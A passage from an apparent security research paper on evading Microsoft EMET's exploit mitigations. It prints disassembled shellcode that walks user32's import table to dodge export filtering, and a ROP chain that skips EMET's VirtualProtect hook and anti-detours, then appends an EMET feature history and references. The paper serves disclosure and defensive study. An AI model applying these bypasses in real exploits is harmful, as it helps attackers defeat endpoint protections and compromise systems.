MOV DWORD PTR DS: [EAX] , EDI     ; make changes in PEB
```

2. IAT usage [10]
   EMET uses hardware breakpoints to protect specific addresses. However, the number of hardware breakpoints is limited by the processor to use only four debugging registers. Hence, it cannot protect everything. In order to avoid the export address table, shellcode can instead use the Import Address Table (IAT) of any DLL which imports important API's from kernel32, kernelbase, or ntdll. Most commonly used DLL's for this method are msvcrt.dll and user32.dll. Both of them contain imports for GetProcAddress, which can then be used to resolve any API address without alerting EMET. In the following figure[10], user32's base address is supplied to a function in shellcode which queries import address table and walks the table to fetch address of GetProcAddress from imports of user32.dll with use of a 'rotate 7' hash provided as second parameter to this function. After the api address is found, EAF is no long er a hinderance.



```
0731015C    55              PUSH    EBP
0731015D    8BEC            MOV     EBP, ESP
0731015F    8B55 08         MOV     EDX, DWORD PTR SS:[EBP+8]          User32 Base
07310162    8B42 3C         MOV     EAX, DWORD PTR DS:[EDX+3C]
07310165    53              PUSH    EBX
07310166    56              PUSH    ESI
07310167    57              PUSH    EDI
07310168    8BBC10 8000000  MOV     EDI, DWORD PTR DS:[EAX+EDX+80]     IAT query
0731016F    03FA            ADD     EDI, EDX
07310171    8B47 10         MOV     EAX, DWORD PTR DS:[EDI+10]
07310174    85C0            TEST    EAX, EAX
07310176 v  75 04           JNZ     SHORT 0731017C
07310178    3907            CMP     DWORD PTR DS:[EDI], EAX
0731017A v  74 4B           JE      SHORT 073101C7
0731017C    8B0F            MOV     ECX, DWORD PTR DS:[EDI]
0731017E    85C9            TEST    ECX, ECX
07310180 v  75 02           JNZ     SHORT 07310184
07310182    8BC8            MOV     ECX, EAX
07310184    03CA            ADD     ECX, EDX
07310186    8D3410          LEA     ESI, DWORD PTR DS:[EAX+EDX]
07310189    8B01            MOV     EAX, DWORD PTR DS:[ECX]
0731018B    85C0            TEST    EAX, EAX
0731018D v  74 33           JE      SHORT 073101C2
0731018F    894D 08         MOV     DWORD PTR SS:[EBP+8], ECX
07310192    2975 08         SUB     DWORD PTR SS:[EBP+8], ESI
07310195    85C0            TEST    EAX, EAX
07310197 v  78 1C           JS      SHORT 073101B5
07310199    8D4410 02       LEA     EAX, DWORD PTR DS:[EAX+EDX+2]
0731019D    33C9            XOR     ECX, ECX
0731019F v  EB 09           JMP     SHORT 073101AA
073101A1    0FBEDB          MOVSX   EBX, BL
073101A4    C1C1 07         ROL     ECX, 7
073101A7    33CB            XOR     ECX, EBX
073101A9    40              INC     EAX
073101AA    8A18            MOV     BL, BYTE PTR DS:[EAX]
073101AC    84DB            TEST    BL, BL
073101AE ^  75 F1           JNZ     SHORT 073101A1
073101B0    3B4D 0C         CMP     ECX, DWORD PTR SS:[EBP+C]
073101B3 v  74 16           JE      SHORT 073101CB
073101B5    8B45 08         MOV     EAX, DWORD PTR SS:[EBP+8]
073101B8    83C6 04         ADD     ESI, 4
073101BB    8B0430          MOV     EAX, DWORD PTR DS:[EAX+ESI]
073101BE    85C0            TEST    EAX, EAX
073101C0 ^  75 D5           JNZ     SHORT 07310197
073101C2    83C7 14         ADD     EDI, 14
073101C5 ^  EB AA           JMP     SHORT 07310171
073101C7    33C0            XOR     EAX, EAX
```

Figure 6: User32 IAT usage for EAF evasion


Evading Hooks and Anti-Detours

EMET primarily relies on API hooks and exception handling, and so do many commercial products. Since many protections revolve around API Hooks, circumventing the API hooks which EMET places in target application can essentially evade all memory oriented protections. To make evading hooks a little harder, EMET implements anti-detours, which plants random breakpoints after an API hook, Thus if any shellcode tries to jump past those hooks it raises an exception, which EMET captures and terminates the application. Now we have two problems:

1. Bypassing Hooks through ROP

2. Bypassing Anti-detours.

The concept is basically to find API address to call, since the API is hooked we will get a branch instruction at prologue which will point to hook. Then the hook function has to divert execution to saved prologue, which it overwrote in order to intercept the API. If that API is reachable from initial hooked function prologue, we can calculate that from ROP, jump to it supplying it proper parameters and evading every protection in that API hook.
For EMET this is the prologue. (e.g. VirtualProtect)



```
75DA22BD  E9 AEE5DCC1   JMP 37B70870
75DA22C2  CC            INT3
75DA22C3  CC            INT3
75DA22C4  CC            INT3
75DA22C5  FF75 10       PUSH DWORD PTR SS:[EBP+10]
                        [EBP+C]
                        [EBP+8]
                        ualProtectEx
75DA22DC  90            NOP
75DA22DD  90            NOP
75DA22DE  E9 05E6DCC1   JMP 37B708E8
```

```
37B70870  83EC 24       SUB ESP,24
37B70873  68 76695862   PUSH 62586976
37B70878  68 4020786E   PUSH 6E782040
37B7087D  68 9608B737   PUSH 37B70896
37B70882  68 04000000   PUSH 4
37B70887  53            PUSH EBX
37B70888  60            PUSHAD
37B70889  54            PUSH ESP
37B7088A  E8 C168BD36   CALL EMET.6E747150
37B7088F  61            POPAD
37B70890  83C4 38       ADD ESP,38
37B70893  C2 1000       RETN 10
37B70896  8BFF          MOV EDI,EDI
37B70898  55            PUSH EBP
37B70899  8BEC          MOV EBP,ESP
37B7089B  FF75 14       PUSH DWORD PTR SS:[EBP+14]
37B7089E  E9 221A233E   JMP KERNELBA.75DA22C5
```

Figure 7: VirtualProtect hook evasion from ROP

Through ROP we can have the address of API, increment the address and read dword present at address + 1 which will be relative offset for jump instruction. This way we can figure out where hook is going. Now as per the image, Hook function + 0x26 is the saved prologue. In order to evade EMET, we can just add that value through ROP gadgets and reach actual function prologue without getting flagged by anyway or getting concerned by any protection.

```
Xchg eax,esp; retn //Stack Pivot
pop eax; retn
Address of VirtualProtect

mov ecx,eax; retn //Copy Address to another register
inc eax; retn //point eax to relative DWORD
mov eax,[eax]; retn //take DWORD in eax
add eax,ecx; retn //relative offset + API_Address + 1
add eax,4; retn
inc eax; retn //eax pointing to hook trampoline
pop ecx; retn
0x26
add eax,ecx; retn //eax points to saved prologue now
jmp eax
shellcode address
shellcode address
size
protection
writeable memory
```

Although this method is very primitive and has failure chances, however it is very easy to deploy and with proper knowledge of target system, any attacker can pull it off easily. Hence through ROP, we can evade API hooks as well as Anti-detours protection of EMET along with all other protections provided on API hook.

Even if ROP gadgets generate the exception (for other protections), EAF will find EIP present in legitimate loaded modules and will not raise an alert.

Conclusion

This new technique uses EMET to unload EMET protections. It is reliable and significantly easier than any previously published EMET disabling or bypassing technique. The entire technique fits within a short, straightforward ROP chain. It only needs to leak the base address of a DLL importing GetModuleHandleA (such as mozcrt19.dll), instead of full read capabilities over the process space. Since the DllMain function of emet.dll is exported, the bypass does not require hard-coded version-specific offsets, and the technique works for all tested versions of EMET (4.1, 5.1, 5.2, 5.2.0.1).

The inclusion and accessibility of code to disable EMET *from within* EMET creates a significant new attack vector. Locating the DllMain and calling it to shutdown all of EMET's protections is significantly easier than bypassing each of EMETs protections as they were designed, and consequently undermines their value.

Special thanks to: Michael Sikorski, Dan Caselden, Corbin Souffrant, Genwei Jiang, and Matthew Graeber.

Appendix

EMET Protections

EMET has evolved through many years, and a brief description of features is provided below:

EMET 1.x, released in October 27, 2009

Structured Exception Handling Overwrite Protection (SEHOP): Provides protection against exception handler overwriting.
Dynamic Data Execution Prevention (DEP): Enforces DEP so data sections such as stack or heap are not executable.
NULL page allocation: Prevents exploitation of null dereferences.
Heap spray allocation: Prevents heap spraying.

EMET 2.x, released in September 02, 2010

Mandatory Address Space Layout Randomization (ASLR): Enforces modules base address randomization; even for legacy modules, which are not compiled with ASLR flag.
Export Address Table Access Filtering (EAF): Normal shellcode (e.g. Metasploit shellcode) iterates over the exported functions of loaded modules to resolve critical Windows API functions, which are normally exported by kernel32.dll, ntdll.dll and kernelbase.dll. EMET uses hardware breakpoints stored in debugging registers (e.g. DR0) to stop any thread which tries to access the export table of these modules, and lets the EMET thread verify whether it is a legitimate access.

EMET 3.x, released in May 25, 2012

Imported mitigations from ROPGuard to protect against Return Oriented Programming (ROP).
Load Library Checks: Prevents loading DLL files through Universal Naming Convention (UNC) paths.
ROP Mitigation - Memory protection checks: Protects critical Windows APIs like VirtualProtect, which might be used to mark the stack as executable.
ROP Mitigation - Caller check: Prevents critical Windows APIs from being called with jump or return instructions.
ROP Mitigation - Stack Pivot: Detects if the stack has been pivoted.

ROP Mitigation - Simulate Execution Flow: Detects ROP gadgets after a call to a critical Windows API, by manipulating and tracking the stack register.
Bottom-up ASLR: Adds entropy of randomized 8-bits to the base address of the bottom-up allocations (including heaps, stacks, and other memory allocations).

EMET 4.x, released in April 18, 2013

Deep Hooks: With this feature enabled, EMET is no longer limited to hooking what it may consider as critical Windows APIs, instead it hooks even the lowest level of Windows APIs, which are usually used by higher level Windows APIs.
Anti-detours: Because EMET places a jump instruction at the prologue of the detoured (hooked) Windows API functions, attackers can craft a ROP that returns to the instruction that comes after the detour jump instruction. This protection tries to stop these bypasses.
Banned functions: By default it disallows calling ntdll!LdrHotpatchRoutine to prevent DEP/ASLR bypassing. Additional functions can be configured as well.
Certificate Trust (configurable certificate pinning): Provides more checking and verification in the certificate chain trust validation process. By default it supports Internet Explorer only.

EMET 5.x, released in July 31, 2014

Introduced Attack Surface Reduction (ASR): Allows configuring list of modules to be blocked from being loaded in certain applications.
EAF+: Similar to EAF, it provides additional functionality in protecting the export table of kernel32.dll, ntdll.dll and kernelbase.dll. It also detects MZ/PE header reads and whether the stack pointer points somewhere outside of the stack boundaries or if there is a mismatch between the frame and the stack pointer.

References

[1] “Inside EMET 4.0” by Elias Bachaalany, http://recon.cx/2013/slides/Recon2013-Elias%20Bachaalany-Inside%20EMET%204.pdf
[2] “Bypassing EMET 4.1” by Jared DeMott, http://labs.bromium.com/2014/02/24/bypassing-emet-4-1/
[3] “Bypassing All of The Things” by Aaron Portnoy, https://www.exodusintel.com/files/Aaron_Portnoy-Bypassing_All_Of_The_Things.pdf
[4] "Bypassing EMET 3.5's ROP Mitigations" by Shahriyar Jalayeri, https://github.com/shjalayeri/emet_bypass
[5] "Bypassing EMET Export Address Table Access Filtering feature" by Piotr Bania, http://piotrbania.com/all/articles/anti_emet_eaf.txt
[6] "Disarming Enhanced Mitigation Experience Toolkit (EMET)" by Offensive-Security, https://www.offensive-security.com/vulndev/disarming-enhanced-mitigation-experience-toolkit-emet/
[7] "Disarming EMET v5.0" by Offensive-Security, https://www.offensive-security.com/vulndev/disarming-emet-v5-0/
[8] "Disarming and Bypassing EMET 5.1" by Offensive-Security, https://www.offensive-security.com/vulndev/disarming-and-bypassing-emet-5-1/
[9] “Operation Clandestine Wolf” by FireEye, https://www.fireeye.com/blog/threat-research/2015/06/operation-clandestine-wolf-adobe-flash-zero-day.html
[10] “Angler Exploit Kit Evading EMET” by FireEye, https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html